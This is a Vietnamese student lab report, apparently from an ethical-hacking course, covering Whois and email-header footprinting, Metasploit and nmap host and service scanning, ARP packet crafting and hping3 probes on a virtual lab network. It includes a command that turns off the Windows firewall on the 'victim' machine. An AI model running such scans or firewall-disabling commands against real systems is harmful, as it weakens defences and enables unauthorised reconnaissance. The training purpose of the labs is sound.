
- **Bước 5:** Phân tích và đánh giá chi tiết người gửi

Email Source Ip Info	
Source IP Address	209.85.220.41
Source IP Hostname	mail-sor-f41.google.com
Country	United States
State	California
City	Mountain View
Zip Code	94035
Latitude	37.3861
Longitude	-122.084
ISP	Google LLC
Organization	Google LLC
Threat Level	low

Hình 4.5: Thông tin chi tiết người gửi


## Lab 5 – Gathering IP and Domain Name Information using Whois Lookup

- **Bước 1:** Query domain của Google theo dạng domain của SmartWhois



Hình 5.1: Kết quả hiển thị bên ô phải


- **Bước 2:** Query domain của Facebook theo dạng IP address/ Hostname



Hình 5.2: Kết quả trả ra địa chỉ IP bên ô phải

## Báo cáo thực hành


- Bước 3:** Query địa chỉ IP của một máy



Hình 5.3: Kết quả

## Lab 6 – Path Analyzer Pro


- Bước 1:** Thiết lập cài đặt để bắt đầu trace



Hình 6.1: Giao diện và thiết lập

- Bước 2:** Án “Trace” và kiểm tra kết quả thu được

## Báo cáo thực hành



Hình 6.2: Kết quả sau khi trace xong

## Lab 7 - Metasploit

- Bước 1:** Set up máy ảo và connect thành công msf metasploit

Hình 7.1: giao diện metasploit

- **Bước 2:** Quét tìm Alive host và xuất ra tệp Test

```
root@kali: ~
File Actions Edit View Help
TRACEROUTE
HOP RTT      ADDRESS
1   0.79 ms 192.168.25.139

Nmap scan report for 192.168.25.254
Host is up (0.0014s latency).
All 1000 scanned ports on 192.168.25.254 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:50:56:F4:69:DF (VMware)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1   1.43 ms 192.168.25.254

Nmap scan report for 192.168.25.138
Host is up (0.00012s latency).
All 1000 scanned ports on 192.168.25.138 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
Too many fingerprints match this host to give specific OS details
Network Distance: 0 hops

OS and Service detection performed. Please report any incorrect results at ht
tps://nmap.org/submit/ .
Nmap done: 256 IP addresses (5 hosts up) scanned in 32.53 seconds
msf6 > [ ]
```

Hình 7.2: kết quả sau khi quét nmap

- **Bước 3:** Import tệp Test và tìm máy cần quét

```
msf6 > db_import Test
[*] Importing Nmap XML' data
[*] Import: Parsing with 'Nokogiri v1.13.10'
[*] Importing host 192.168.25.1
[*] Importing host 192.168.25.2
[*] Importing host 192.168.25.139
[*] Importing host 192.168.25.254
[*] Importing host 192.168.25.138
[*] Successfully imported /root/Test
msf6 > hosts

Hosts
=====
address mac name os_name os_flav os_sp purpose info comments
or
192.168.25.1 00:50:5 Windows 11 device
.25.1 6:c0:00 :08
192.168.25.2 00:50:5 Player device
.25.2 6:f9:30 :ea
192.168.25.138 Unknown device
192.168.25.139 00:0c:2 Unknown device
.25.139 9:dd:4e :23
192.168.25.254 00:50:5 Unknown device
.25.254 6:f4:69 :df

msf6 >
```

Hình 7.3 : Kết quả các host

- Bước 4:** Quét IP máy cần thu thập thông tin

```
msf6 > db_nmap -sS -A 192.168.25.139
[*] Nmap: Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-05 00:44 EDT
[*] Nmap scan report for 192.168.25.139
[*] Nmap: Host is up (0.00046s latency).
[*] Nmap: All 1000 scanned ports on 192.168.25.139 are in ignored states.
[*] Nmap: Not shown: 1000 filtered tcp ports (no-response)
[*] Nmap: MAC Address: 00:0C:29:DD:AE:23 (VMware)
[*] Nmap: Too many fingerprints match this host to give specific OS details
[*] Nmap: Network Distance: 1 hop
[*] Nmap: TRACEROUTE
[*] Nmap: HOP RTT ADDRESS
[*] Nmap: 1 0.46 ms 192.168.25.139
[*] Nmap: OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap done: 1 IP address (1 host up) scanned in 29.60 seconds
msf6 >
```

Hình 7.4: kết quả nmap địa chỉ máy bị thu thập

- Bước 5:** Kiểm tra các services

```
msf6 > db_services
[-] The db_services command is DEPRECATED
[-] Use services instead
Services
=====
host port proto name state info
192.168.25.1 80 tcp http open Microsoft IIS httpd 10.0
192.168.25.2 53 tcp domain open Unbound

msf6 > search portscan
Matching Modules
=====
Name Disclosure Date Rank Check Description
auxiliary/scanner/portscan/ftpbounce normal No FTP Bounce Port Scanner
auxiliary/scanner/natpmp/natpmp_portscan normal No NAT-PMP External Port Scanner
auxiliary/scanner/sap/sap_router_portscanner normal No SAPRouter Port Scanner
auxiliary/scanner/portscan/xmas normal No TCP "XMas" Port Scanner
auxiliary/scanner/portscan/ack normal No TCP ACK Firewall Scanner
auxiliary/scanner/portscan/tcp normal No TCP Port Scanner
auxiliary/scanner/portscan/syn normal No TCP SYN Port Scanner
auxiliary/scanner/http/wordpress_pingback_access normal No Wordpress Pingback Locator

Interact with a module by name or index. For example info 7, use 7 or use auxiliary/scanner/http/wordpress_pingback_access
```

Hình 7.5: import các services

- Bước 6:** Quét OS\_flavour và show options để hiển thị các os\_flavour của các host trong subnet

```

[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.25.1-139
RHOSTS => 192.168.25.1-139
msf6 auxiliary(scanner/smb/smb_version) > set THREADS 100
THREADS => 100
msf6 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.25.1-139: - Scanned 21 of 139 hosts (15% complete)
[*] 192.168.25.1-139: - Scanned 74 of 139 hosts (53% complete)
[*] 192.168.25.1-139: - Scanned 76 of 139 hosts (54% complete)
[*] 192.168.25.1-139: - Scanned 76 of 139 hosts (54% complete)
[*] 192.168.25.1-139: - Scanned 77 of 139 hosts (55% complete)
[*] 192.168.25.1-139: - Scanned 101 of 139 hosts (72% complete)
[*] 192.168.25.1-139: - Scanned 101 of 139 hosts (72% complete)
[*] 192.168.25.1-139: - Scanned 121 of 139 hosts (87% complete)
[*] 192.168.25.1-139: - Scanned 137 of 139 hosts (98% complete)
[*] 192.168.25.1-139: - Scanned 139 of 139 hosts (100% complete)
[*] Auxiliary module execution completed

[*] Invalid parameter option , use show -h for more information
msf6 auxiliary(scanner/portscan/syn) > show options

Module options (auxiliary/scanner/portscan/syn):
Name      Current Setting  Required  Description
BATCHSIZE 256            yes       The number of hosts to scan per set
DELAY      0               yes       The delay between connections, per thread, in milliseconds
INTERFACE   no              no        The name of the interface
JITTER     0               yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
PORTS      1-10000         yes       Ports to scan (e.g. 22-25,80,110-900)
RHOSTS    yes              yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
SNAPLEN   65535           yes       The number of bytes to capture
THREADS   1               yes       The number of concurrent threads (max one per host)
TIMEOUT   500             yes       The reply read timeout in milliseconds

View the full module info with the info, or info -d command.

```

Hình 7.6: Kết quả cuối cùng

## Chương 2.2 – Module 3 Scanning Network


### Lab 1 - Scanning the Network using the Colasoft Packet Builder

- Bước 1:** Kiểm tra kết nối bằng cách ping từ máy ảo ra máy thật và ngược lại thì thấy thành công.

C:\Users\Administrator>ping 192.168.227.1	C:\Users\HP>ping 192.168.227.149
Pinging 192.168.227.1 with 32 bytes of data: Reply from 192.168.227.1: bytes=32 time=1ms TTL=128 Reply from 192.168.227.1: bytes=32 time=3ms TTL=128 Reply from 192.168.227.1: bytes=32 time=1ms TTL=128 Reply from 192.168.227.1: bytes=32 time<1ms TTL=128  Ping statistics for 192.168.227.1: Packets: Sent = 4, Received = 4, Lost = 0 (0% loss), Approximate round trip times in milli-seconds: Minimum = 0ms, Maximum = 3ms, Average = 1ms	Pinging 192.168.227.149 with 32 bytes of data: Reply from 192.168.227.149: bytes=32 time<1ms TTL=128 Reply from 192.168.227.149: bytes=32 time<1ms TTL=128 Reply from 192.168.227.149: bytes=32 time<1ms TTL=128 Reply from 192.168.227.149: bytes=32 time<1ms TTL=128  Ping statistics for 192.168.227.149: Packets: Sent = 4, Received = 4, Lost = 0 (0% loss), Approximate round trip times in milli-seconds: Minimum = 0ms, Maximum = 0ms, Average = 0ms


Hình 1. Kiểm tra kết nối

- Bước 2:** Cài đặt phần mềm Colasoft Packet Builder phiên bản 2.0 trên máy ảo.
- Bước 3:** Kiểm tra và chọn card mạng tại Adapter, ở đây máy chỉ có 1 card mạng.




Hình 3. Kiểm tra card mạng

- Bước 4:** Nhấn Add để thêm ARP Packet với Delta Time là 0.1, và sau cùng sẽ thấy 1 gói tin được tạo ra.




Hình 4.1. Set up Delta Time là 0.1




Hình 4.2. Thấy 1 gói tin được tạo ra

- Bước 5:** Chọn Send All, chọn Brust Mode và tiến hành Start.



Hình 5. Cấu hình và Start

- Bước 6:** Kiểm tra card mạng mà máy thật đang kết nối đến máy ảo, card mạng là Vmware Network Adapter VMnet8.



Hình 6. Kiểm tra lại card mạng

- Bước 7:** Mở Wireshark trên máy thật và tiến hành bắt gói tin được gửi từ máy ảo.
- Bước 8:** Kiểm tra việc bắt gói tin thì thấy được gói tin ARP từ máy ảo.

Frame	Source	Destination	Type	Description
46	46.410721	00:00:00_00:00:00	Broadcast	ARP
47	49.046178	192.168.227.149	192.168.227.255	BROWSER

Frame 46: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface \Device\N  
Ethernet II, Src: 00:00:00\_00:00 (00:00:00:00:00:00), Dst: Broadcast (ff:ff:ff:ff:ff:ff)  
Address Resolution Protocol (ARP Announcement)

0000 ff ff ff ff ff 00 00 00 00 00 00 08 06 00 01	.....
0010 08 00 06 04 00 01 00 00 00 00 00 00 00 00 00 00	.....
0020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....

Hình 8. Kiểm tra trên Wireshark

## Lab 2 – UDP and TCP Packet Crafting Techniques using Hping3

- Bước 1:** Tại WS16, mở command prompt với quyền admin, nhập câu lệnh để tạm thời vô hiệu hóa tường lửa của máy.

```
C:\Users\Administrator>netsh advfirewall set allprofiles state off
Ok.
```

- Bước 2:** Mở máy Kali, nhập câu lệnh như hình để gửi 10 gói tin đến WS16 (nếu chưa tắt tường lửa bên máy nạn nhân thì sẽ không thể gửi thành công).

```
$ sudo hping3 -c 10 192.168.227.149
HPING 192.168.227.149 (eth0 192.168.227.149): NO FLAGS are set, 40 headers + 0
  data bytes
len=46 ip=192.168.227.149 ttl=128 DF id=8708 sport=0 flags=RA seq=0 win=0 rtt=
  8.5 ms
len=46 ip=192.168.227.149 ttl=128 DF id=8709 sport=0 flags=RA seq=1 win=0 rtt=
  7.8 ms
